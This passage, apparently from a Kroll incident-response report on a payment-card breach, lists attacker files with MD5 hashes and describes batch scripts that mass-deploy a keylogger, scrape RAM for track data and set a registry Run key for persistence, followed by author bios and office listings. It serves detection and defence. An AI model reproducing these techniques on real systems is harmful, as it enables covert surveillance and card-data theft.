Reg.exe	Utility Malware	3c0771aed90cbc7d126220ba25722349
ENT.exe	Scanning Malware	defd991b647811e8e8e5591365e3be41
ipsecscan.exe	Scanning Malware	91f50425869758de4eecff84dada0ec5
NETDOM.EXE	Utility Malware	6549cc1399ab07008a3c6e2a0bb8a669
psex.exe	Utility Malware	2cec545db6c04cfac1b208cdc065f04c
psex.exe	Utility Malware	a7f7a0f74c8b48f1699858b3b6c11eda
psex.exe	Utility Malware	b1a5115bf8b7457ecf011fb5307bbc9a
PSEXESVC.exe	Utility Malware	87dfac39f577e5f52f0724455e8832a8
PSEXESVC.exe	Utility Malware	a283e768fa12ef33087f07b01f82d6dd
Rar.exe	Utility Malware	8061445dac265ac6f9f7151b06519126
rmtcmd.exe	Utility Malware	dc66c79037322e4717c8d744eabf5a9b
sdelete.exe	Utility Malware	be7ec028201cbf4d7c816b91557c99ba
sdelete.exe	Utility Malware	e7982d4f83cb999ef7b8bbcf9cc6e227
se.exe	Backdoor Malware	1ce256aa6f5dafbb3244d0336cf9d25c
se.exe	Backdoor Malware	96bf62137c490d7db8c24c6af211a082
SL.EXE	Scanning Malware	07b71bda992eb6ec7f445908416ab609
sqlmgmt.exe	Backdoor Malware	5e225d9baa64027a29bc3e6fceef4a04
wce64.exe	Password Stealing Malware	62e899589a24352e8acf93acff2dd9b0
v1.zip	Utility Malware	90b8dda0fcdcdebe399504067669765f
wininit.exe	Keystroke Logging Malware	735f6a711aeaff90c1b705d415049694
wproxy32.exe	Utility Malware	894a2139b5a5de1f83489e861541934e
zr.exe	Utility Malware	06a3ad17baabd33bb07e6596f7939abb
FRAMEPKG.EXE	Utility Malware	18fa10bcc5d1e1466346d70939d1904e

FRAMEPKG.EXE	Utility Malware	6f327d186ab7159afaa4a274c04ee219
msdtv.exe	Utility Malware	95543cab2edebbae9f987de8ec2648fa
dxfs32.dll	msdtv.exe output, contains encrypted track data	
se.exe	Backdoor Malware	33b8e060b907daf6bb4e0af7f8e23883
sstpsvc.exe	RAM Scraping Malware	d0c46014ed01a0ace8130b52e306d144
tskman.exe	Utility Malware	9d901657d2e2fb95d7e85f63736adb2c
se_mod.exe	Backdoor Malware	9ab1603f1b29724f391637cc7d82fe2d
p2x5124.dll	Interpreter for Perl2Exe Malware	42627380dc764d08139a3d29d7f3f317
profiles.*.exe-*.dmp.prc	Temporary Output for sstpsvc.exe, contains unencrypted track data	
reg-*.*.*.*.tmp	Output for mrudmp.exe	
check.bat	Batch script, checks for existence of wininit.exe (keystroke logger)	b29cd8b7923267fa3e272fde34e0c151
cpylog.bat	Batch script, copys and deletes wininit.log (keystroke logger output)	68de4d7cdaf597e8ce10e894259b1ec1
install.bat	Batch script, removes existing instances of wininit.exe (keystroke logger) and copies new version, adds registry keys so keylogger starts with system.	750e6e69b1e92324f35c7ec9da22c59e
ip.bat	Batch script, uses psex.exe to query remote system's IP address	e6df0e09fcbdfc295c09f5f7e41dd9d2
m.bat	Batch script, starts remote registry service. Executes ping	8bf0676f1b004038504064de56930fde
mass.bat	Batch script, executes mru.bat against wide range of IP addresses	ebc2790d1c57aea1e1e849bea385d3c2
massinst.bat	Batch script, executes install.bat against a wide range of IP addresses	6d2cf3c4e3a210e4d1d89b2d394d5531
massip.bat	Batch script, executes ip.bat against a wide range of IP addresses	6f811af85916ca7366aec5a3b8a668c1
masslog.bat	Batch script, executes cpylog.bat against a wide range of IP addresses	758f211d551d51916f8cac468606c305
mru.bat	Batch script, starts remote registry service and executes mrudmp.exe	7b2bf187bb3dcfc94e37a24d6f28d9a7
t.bat	Batch script, uses psex.exe to run ipconfig	4f0203d74420d335d10b44f56f13104d
HKLM\Software\Microsoft\ Windows\ CurrentVersion \Run\Windows		
VALUE: C:\WINDOWS\WinInit.exe	Registry key added by install.bat to ensure persistence of wininit.exe keylogger	

4

The Team

4.1 Brandon Nesbit Author

Brandon Nesbit is a Senior Managing Consultant with Kroll's Cyber Security and Investigations practice, based out of the Portland area. Brandon is an expert in the areas of incident response, digital forensics, and malware analysis. With more than 10 years of experience performing hundreds of investigations across the globe, and more than 17 years of working in the IT industry, Brandon brings his commitment to excellence and client satisfaction to each engagement.

4.2 Devon Ackerman Editor

Devon Ackerman is a Senior Director with Kroll's Cyber Security and Investigations practice, based in Secaucus, NJ. Devon is an authority on digital forensics and draws extensive experience in the investigation and remediation of cyber-related threats and incidents from his years with the Federal Bureau of Investigation as well as in the private sector. Before Kroll, Devon was a Supervisory Special Agent and Senior Digital Sciences Forensics Examiner with the FBI. In this role, he had responsibility for oversight and coordination of FBI Digital Forensics-related field operations across the United States, spanning a variety of matters such as domestic terrorism, mass shootings, critical incident response events, and large-scale electronic evidence collections.
In addition, Devon has provided expert witness testimony in federal and state courts. During his career, Devon has collaborated on the development of a number of widely used forensic tools. He was also the course material revision architect and co-author of approximately 80 hours of instructional material for the FBI's CART Tech Certification program and Digital Evidence Extraction Technician (DExT) training curriculums. In addition to presenting on technical topics to Special Agents, computer scientists, and forensic examiner trainees at the FBI Academy in Quantico, Devon has presented at numerous industry and educational conferences.

CORPORATE HEADQUARTERS

600 Third Avenue, 4th Floor
New York, NY 10016 USA
+1 212.593.1000

NORTH AMERICA

BOSTON, MA
10 High Street, 3rd Floor
Boston, MA 02110 USA
+1 617.350.7878

CHICAGO, IL
311 South Wacker Drive, Suite 5200
Chicago, IL 60606 USA
+1 312.345.2750

FOUNTAIN VALLEY, CA
18350 Mt. Langley Street, Suite 110
Fountain Valley, CA 92708
+1 714.641.0530

LOS ANGELES, CA
555 South Flower Street, Suite 610
Los Angeles, CA 90071 USA
+1 213.443.6090

MIAMI, FL
1395 Brickell Avenue, Suite 1180
Miami, FL 33131 USA
+1 305.789.7100

NASHVILLE, TN
100 Centerview Drive, Suite 300
Nashville, TN 37214 USA
+1 866.419.2052

PHILADELPHIA, PA
1835 Market Street, Suite 2950
Philadelphia, PA 19103 USA
+1 215.568.2440

RESTON, VA
11440 Commerce Park Drive, Suite 501
Reston, VA 20191 USA
+1 703.860.0190

SAN FRANCISCO, CA
475 Sansome Street, Suite 510
San Francisco, CA 94111 USA
+1 415.743.4800

SECAUCUS, NJ
300 Harmon Meadow Boulevard, Suite 305
Secaucus, NJ 07094 USA
+1 800.872.2599

TORONTO, CA
70 University Avenue, Suite 370
Toronto, Ontario M5J 2M4 Canada
+1 416.813.4400

WASHINGTON, DC
1707 L Street NW, Suite 700
Washington, DC 20036 USA
+1 800.675.3772

EUROPE, MIDDLE EAST & AFRICA

DUBAI, UNITED ARAB EMIRATES
Office No. 701-702, Level 7, Liberty House
Dubai International Financial Centre
P.O. Box 506829
Dubai, UAE
+971 4 4496700

LONDON, ENGLAND
Nexus Place, 25 Farringdon Street
London, EC4A 4AB
+44 (0) 20 7029.5000

MADRID, SPAIN
Calle Anabel Segura 7, 1a Planta, Oficina B
Alcobendas, Madrid 28108 España
+34 91 310.6720

MILAN, ITALY
Piazza della Repubblica 24
20124 Milano, Italia
+39 02 8699.8088

MOSCOW, RUSSIA
Shabolovka Str. 2, Floor 2, Office 2
Moscow, 119049 Russia
+7 495 969.2898

PARIS, FRANCE
Place de L'Opéra, 6 rue Halévy
Paris, 75009 France
+33 1 4267.3500

ASIA

BEIJING, CHINA
Unit 805, Tower 1, China Central Place
No. 81 Jianguo Lu, Chaoyang District
Beijing, 100025, China
+86 10 5964.7600

MUMBAI, INDIA
502, 5th Floor, Vibgyor Tower
Plot No. C-62
Bandra Kurla Complex, Bandra East
Mumbai, 400051 India

SHANGHAI, CHINA
Unit 04-05, 10/Floor, Tower 1, Jing An Kerry
Centre, 1515 Nanjing Road West
Shanghai, 200040 China
+86 21 6156 1700

SINGAPORE
36 Robinson Road, #09-01, City House
Singapore, 068877
+65 6645.4520

TOKYO, JAPAN
NBF Hibiya Building, 24th Floor, 1-7
Uchisaiwaicho 1-chome, Chiyoda-ku
Tokyo, 100-0011 Japan
+81 3 3509.7100

WANCHAI, HONG KONG
1701-02 Central Plaza, 18 Harbour Road
Wanchai, Hong Kong
+852 2884.7788

LATIN AMERICA

BOGOTÁ, COLUMBIA
Calle 67 No. 7-35, Torre C Piso 6
Bogotá, Colombia
+57 1 742.5556

BUENOS AIRES, ARGENTINA
Avenida del Libertador 6570 – Piso 5
Buenos Aires, C1428ARV Argentina
+54 11 4706.6000

GRENADA, WEST INDIES
PO Box 3194
Burns Point, St. George's
Grenada, West Indies
+1 473.439.7999

MEXICO CITY, MEXICO
KA de México, S. de R.L. de C.V.
Paseo de la Reforma 505, Piso 42
Suite E – Torre Mayor Col. Cuauhtémoc
México, D.F., 06500 México
+52 55 5279.7250

SÃO PAULO, BRAZIL
Rua Gomes de Carvalho, 1507
7° andar, Vila Olímpia
São Paulo – SP, 04547-005 Brasil
+55 11 3897.0900

Kroll is first and foremost an investigations firm. Many of our professionals have previously served with law enforcement agencies, including the FBI and U.S. Secret Service, as well as with leading payment card organizations. We have assisted numerous companies that have been the target of cyber security and data breaches, and helped them to understand the nature, scope, and ramifications of how their systems were compromised. Additionally, we follow established law enforcement methodologies — such as chain of custody protocols for evidence handling — to potentially aid law enforcement and prosecutors in the event of criminal prosecutions.

For an immediate response please call
Kroll's Data Breach Hotline at +1 877.300.6816
or visit us online at krollcybersecurity.com | kroll.com

Certain Kroll companies provide investigative services.
See www.kroll.com/licensing for state licensing information.